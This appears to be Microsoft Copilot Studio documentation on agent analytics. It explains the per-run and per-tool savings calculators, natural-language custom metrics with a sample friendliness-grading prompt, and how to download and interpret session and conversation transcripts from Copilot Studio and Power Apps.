
! Note

Admins can choose to turn off cost savings using the **Disable money saving rules** setting. This is an environment-level setting managed in the Power Platform admin center by the tenant administrator. Makers can still calculate time savings with cost savings turned off.

1. On the **Analytics** page for your agent, if a **Savings** panel doesn't appear, select the **More** icon (...) in the **Overview** panel and select **Add savings**.



If there's an empty **Savings** panel with no calculated metrics displayed, select **Calculate savings**.



If there's already a **Savings** panel with a configured savings calculation displayed, select the **More** icon (...) and select **Edit**.

! **Note**

When you edit the savings calculation, this operation replaces the existing calculation with a new one.

2. On the **Ways to calculate your savings** panel, select **Savings per run** if you want to estimate savings on a *per run* basis. If your agent is a conversational agent, select the **Savings per tool** tile.

Estimate savings per run for an agent

Use the **Savings calculator** to estimate savings of time or money of your agent, running from activation to completion of all activated tools, as compared to other methods on a *per run* basis. A *per-run* calculation gives you a general, quick estimate of your agent's ROI.

1. On the **Calculate savings per run** panel, enter the required information depending on your needs:
 - To estimate time savings, enter the estimated amount of time required for another method to complete the agent's task, and select **Calculate**.


If this is a new estimation to replace an existing one on your **Analytics** tab, select **Recalculate**.

The calculator returns the estimated work time the agent saved for the time period, on a *per run* basis.

- To estimate cost savings, enter the estimated cost required for another method to complete the task of the agent, select the currency you're measuring in, and select **Calculate**.

If this is a new estimation to replace an existing one on your **Analytics** tab, select **Recalculate**.

The calculator returns the estimated cost the agent saved for the time period, on a *per run* basis.



2. Select **Add to Analytics** to add this estimation to your **Analytics** tab. If this is a new estimation to replace an existing one on your **Analytics** tab, select **Update**.

Calculate savings per tool for your agent

Use the **Savings calculator** to calculate time or cost saved using different measurements for each of your agent's tools, as compared to another method. This information gives you a more detailed estimate of your agent's ROI based on the different tasks your agent performs.

1. On the **Calculate savings per tool** panel, for each tool you would like to calculate savings on, enter the required information depending on your needs:
 - To calculate time savings, enter the estimated amount and unit of time the other method would take to complete the tool's task, and then select **Calculate**.

If this is a new estimation to replace an existing one on your **Analytics** tab, select **Recalculate**.


The calculator returns the estimated work time the agent saved, for the specified tool. Hover over the % increase or decrease calculated metric to compare this result

to the previous time period.

- To calculate cost savings, enter the estimated cost it would take for the other method to complete the tool's task, and select **Calculate**.

If this is a new calculation to replace an existing one on your **Analytics** tab, select **Recalculate**.


The calculator returns the estimated cost the agent saved, for the specified tool. Hover over the % increase or decrease calculated metric to compare this result to the previous time period.



2. Select **Add to Analytics** to add this calculation to your **Analytics** tab. If this is a new calculation to replace an existing one on your **Analytics** tab, select **Update**.


View savings from the Analytics tab

Once a savings calculation or estimation exists and is included in your analytics, you can see savings insights directly from the **Analytics** tab.



If your **Analytics** tab shows a savings estimation on a *per run* basis, the **Savings** panel shows the estimated time savings if the work is done by a person instead of automation. The percent increase or decrease indicates the degree to which this estimation differs since the previous time range.

If the tab shows a savings calculation based on tools, you can see more savings insights on a *per tool* basis by selecting **See details**.



Modify or remove savings calculations

You can modify the estimates used by the savings calculations, or remove them from your agent's **Analytics** page.

1. Go to your agent's **Analytics** page.
2. In the **Overview** section, select the **More** icon (...), then **Edit** to change estimates, or **Remove** to stop the Savings section from appearing.

Analyze your agent with custom metrics (preview)

[This article is prerelease documentation and is subject to change.]

Use natural language to define up to three custom metrics you want Copilot Studio to create. Tailor your agent's custom metrics to measure agent outcomes and business impact on conversational messages. Display your custom metrics graphically as labeled donut graphs under **Custom metrics** on the **Analytics** page.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#).


If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Key value proposition

This feature uses AI to create a prompt that calculates results of a custom metric you define by using natural language. The metric applies to a sampling of conversational message (session) data. You can fine-tune and iterate on the metric before saving it in your agent. Create up to three custom metrics per agent. You can test metrics by using sample session data and review results by using built-in reasoning. You can then refine the metrics to better reflect outcomes and business impact.

Create a custom metric

1. On your agent's **Analytics** page, select **Custom metrics** above the **Summary** card.



2. In **Create a custom metric**, describe what you want to measure in plain language, in terms of what outcomes you want to track in all conversations.

×

Create a custom metric

Define what you want to measure, and we'll automatically analyze your conversations to generate a visual breakdown of the results.

What do you want to measure? ⓘ

Describe the outcome you want to track across all conversations.

Example: Sales Conversion Outcome evaluates whether a conversation results in an explicit sale. Use the full session. If both sale and non-sale signals appear, the customer's latest explicit decision determines the classification.

In scope: Conversations with sale-related discussion (e.g. pricing, offers, checkout/payment, ordering, subscription start, renewal, trial-to-paid etc).

Result categories ⓘ + Add category

Define the possible outcomes. Each conversation will be automatically classified into one of these categories. Unmatched results will be labeled as 'Other'.

For example: Sale result when the customer explicitly affirming the decision to purchase in the conversation and the agent confirms order creation or payment.

Next

3. For each possible result you want for the metric you defined, add a result category and describe how the AI should recognize when this metric result occurs.

ⓘ Note

- For each metric, you can define up to 10 result categories.
- Any unmatched session results are mapped to the default category **Other**.

4. Select **Next**.

The AI uses your metric and result descriptions, and your agent's existing metadata, to create a prompt. The prompt calculates the new metric's results based on session data.


The new custom metric's tile appears in the **Preview** tab.

5. [Preview and iterate on your custom metric's prompt](#). The prompt is used to calculate the custom metric results.

Preview and iterate on your custom metric's prompt

Use the custom metric preview functionality to fine-tune your metric's prompt. When testing your custom metric on the **Create a custom metric** panel, the metric draws on data from a sampling of up to 20 sessions.

1. On the first page of **Create a custom metric**, select **Next**.
2. Select **Preview** to view how your custom metric looks when displayed graphically on a tile.



3. Select **Results** to view a list of results for the sampled data and a description of the AI's reasoning for each result.

Custom metrics

Preview

Results

Prompt

Review sample sessions to confirm results are classified correctly. Update the metric description if needed.

Reasoning	Result
The bot greets the user and offers hotel recommendations with descriptive details. It ends by asking if the user wants to filter options, showing a positive and approachable tone. The responses are warm but not exceptionally empathetic or welcoming. No curt or dismissive language is present.	Friendly
The agent uses warm, inviting language like 'Roman Feast Guide,' 'life will never be the same,' and offers to plan personalized itineraries. The tone is positive and approachable throughout. There is clear evidence of friendliness, but not the exceptional warmth or empathy required for 'Very Friendly.'	Friendly
The bot's response is neutral and lacks warmth or welcoming language. It only provides technical instructions without any positive or empathetic tone. There are no signs of friendliness or approachability. The response is not curt or dismissive, but it is not friendly either.	Unfriendly

AI-generated content may be incorrect. [See terms](#)

Back

Save metric

- Evaluate whether the reasoning and results are correct.
- Select **Prompt** to see a description of the AI's understanding of what you want the custom metric to measure and calculate and with what result categories. The **Prompt** tab provides transparency and insight into what the underlying logic is being used to generate the results.

Custom metrics

Preview

Results

Prompt

Role and Purpose

You are an HR Communication Quality Analyst specializing in employee self-service interactions. Your task is to classify the provided conversation according to the "Friendliness Grader" metric.

You will be provided with a conversation between a user and an AI agent. Your task is to evaluate this conversation and assign exactly one class label based on the classification criteria below.

Classification Criteria

This defines what to evaluate and how to interpret the classes. Follow the criteria and class descriptions for classification decisions.

Metric: Friendliness Grader

Description: I want to evaluate HR communications for friendliness and approachability. I want determine response from the NovaTech HR Assistant meets the criteria for our 'Friendliness Grader'

Classification Rubric & Indicators

Category: 'Very Friendly'

- Description:** Very Friendly: The response is exceptionally warm, welcoming, and empathetic. Example: "I'm delighted to help you! Please let me know if you have any more questions. I'm always here for you."
- Indicators:** The response is exceptionally warm, welcoming, and empathetic. Example: "I'm delighted to help you! Please let me know if you have any more questions. I'm always here for you."

Category: 'Friendly'


- Description:** Friendly: The response is clearly warm and approachable, with a positive and respectful tone. Example: "Happy to assist! Let me know if you need anything else."

AI-generated content may be incorrect. [See terms](#)

Back

Save metric

- If you want to tune your prompt to give more precise or more relevant results, make adjustments to the inputs you initially provided on the first page of the **Create a custom metric** panel. Then retest the adjusted prompt with the sample data.
- Select **Save metric**.



Delete a custom metric

- On your agent's **Analytics** page, on the custom metric tile you want to delete, select the three dots (...), and then select **Delete**.
- On the confirmation dialog, select **Delete**.

Last updated on 04/16/2026

Understand downloaded session data from Copilot Studio

Summarize this article for me

You can view, export, and download sessions of customer interactions with your agent in both Power Apps and Copilot Studio.

When you download session information from Copilot Studio, you get a subset of the information available for download from Power Apps, in the form of a comma-separated value (CSV) file. The CSV file includes the actual conversation and some metrics and information about the session (see [Work with session transcripts](#) for a list of metrics included in the CSV file). To see all activities, download transcripts through [Power Apps](#).

In the `ChatTranscript` field, there's a limit of 512 characters for each bot response. Any bot responses longer than 512 characters show only the first 512 characters in the CSV file. The 512-character limit is on a *per response* basis, not a *per session* basis, and you can have multiple bot responses in a given session.

You can download conversation transcripts from the past 29 days directly from Copilot Studio.

ⓘ Note

Agent responses that use SharePoint as a knowledge source aren't included in conversation transcripts.

Conversation transcripts aren't written for:

- Microsoft Dataverse for Teams environments
- Dataverse developer environments
- Microsoft 365 Copilot agents

Prerequisites

To view transcripts, ensure the following prerequisites are met:

- Your agent's data includes sessions for at least one conversation. Your data can't only be trigger-based runs.
- You have the **Bot Transcript Viewer** security role. Only admins can grant this role by [assigning the Bot Transcript Viewer security role during agent sharing](#).

- All settings to [configure the recording and downloading of transcripts](#) are enabled.

ⓘ **Note**

By default, settings to configure the recording and downloading of transcripts are enabled in new environments.

Download agent session transcripts

1. On your agent's **Analytics** page, select the date range you want to download.
2. Above the **Overview** card, select **Download Sessions**.
3. On the **Download Sessions** pane, select a row to download the session transcripts for the specified time frame.

ⓘ **Note**

Sessions are split into rows representing one day increments with up to 50,000 sessions each.

The download starts immediately. The file is saved to your browser's default download location.

Work with session transcripts

A session transcript file is a comma-separated values (CSV) file that contains the following information:

- **SessionID**: A unique identifier for each session.
- **StartDateTime**: Time when the session started. Entries are sorted by this column in descending order.
- **SessionOutcome**: Outcome of the session (**Resolved**, **Escalated**, **Abandoned**, **Unengaged**).
- **OutcomeReason**: Additional information about the reason for the session outcome.
- **IsResolvedImplied**: If true, the session is resolved because it completed without user confirmation but instead based on the agent's logic. If false, the session is resolved

because the `End of Conversation` topic is triggered and the user confirms the interaction was a success. This field is empty if the outcome is anything other than `resolved`.

- `Turns`: The total number of turns in the session. A turn, in the context of session transcripts from Copilot Studio, consists of either a user message or the agent's single response.
- `ChatTranscript`: Transcript of the session in the following format: "User says: <UserInput>; Agent says: <CopilotResponse>;".
 - Conversation turns are separated by semicolons.
 - `<CopilotResponse>` doesn't include the options presented to the user.

Example: `User says: store hours; Bot says: Which store are you asking about?; User says: Bellevue; Bot says: Bellevue store is open from 10am to 7pm every day.;`

- `InitialUserMessage`: First message typed by the user.
- `TopicName`: Name of the last authored topic that the session triggered.
- `TopicId`: A unique identifier of the last authored topic that the session triggered.
- `ChannelId`: The channel where this session executed (for example, `directline`, `msteams`, `facebook`, `conversationconductor`).
- `Comments`: List of all user comments for thumbs up and thumbs down feedback.

Understand downloaded conversation transcripts from Power Apps

Summarize this article for me

You can view, export, and download transcripts of customer interactions with your agent in both Power Apps and Copilot Studio. The information that each app exports is slightly different.

Important

Makers with the *Environment maker* role don't automatically have access to transcripts.

This article covers downloading conversation transcripts in Power Apps and using them to create reports in Power BI. To download transcripts directly in Copilot Studio, see [Download conversation transcripts in Copilot Studio](#).

By default, Power Apps downloads conversation transcripts from the last 30 days. You can [change the retention period](#).

Note

Agent responses that use SharePoint as a knowledge source and use documents that include sensitive data are not included in the conversation transcript.

Conversation transcripts aren't written for:


- Microsoft Dataverse for Teams environments
- Dataverse developer environments
- Microsoft 365 Copilot agents

Prerequisite

- To view conversation transcripts, you need the **Bot Transcript Viewer** security role. Only admins can [grant the Bot Transcript Viewer security role](#).

View and export conversation transcripts from the Power Apps portal

1. Sign in to [Power Apps](#).
2. In the side pane, select **Tables**, and then select **All**.




3. Enter "conversation" in the **Search** box.
4. Select the **ConversationTranscript** table.

A page for the **ConversationTranscript** table opens.

5. On the top menu bar, select **Export** > **Export data**.

It takes a few minutes to compile the data for export.



6. Wait a couple of minutes for Power Apps to prepare the data for export, and then select **Download exported data**.

The file is saved as a ZIP archive to your browser's default download location.

Understand conversation transcripts

The conversation transcript exists as a Dataverse table you can download as a CSV (comma-separated values) file. The logic that determines when and how the system records information

to conversation transcripts is:

- The system saves a conversation to a transcript record after 30 minutes of inactivity. If the conversation resumes after the inactivity time, the system saves the new activities to a new record with the same `Name` value but with a new `ConversationStartTime` value.
- For agents published to the Telephony channel, conversations time out three minutes after an *End Conversation* event.
- Each record has a limit of 1 MB for the transcript (`Content` column). When a transcript is larger than this limit, the system splits the transcript into multiple records, all having the same `Name` and `ConversationStartTime` values, but with different `Metadata.BatchId` values.
- To *merge* transcripts, take all records with the same `Name` and `ConversationStartTime` values, and then sort these records by `BatchId`.

The following table describes the most important fields in your conversation transcripts.

 Expand table

Field	Description	Example
<code>Content</code>	The entire transcript in JSON format	See Content field
<code>ConversationStartTime</code>	The time the conversation started (not the time the transcript record was written to the data store)	2021-04-19T20:39:09Z
<code>ConversationTranscript</code>	The unique identifier of the row in the Dataverse table	28eccb77-xxxx-4a63-985f-ffaaadd6f391
<code>Metadata</code>	JSON that includes the agent ID, tenant ID, agent name, and batch ID	<pre>{ "BotId": "aaaabbbb-0000-cccc-1111-dddd2222eeee", "AADTenantId": "bbbbsccc-1111-dddd-2222-eeee3333ffff", "BotName": "Test Bot", "BatchId": 2 }</pre>
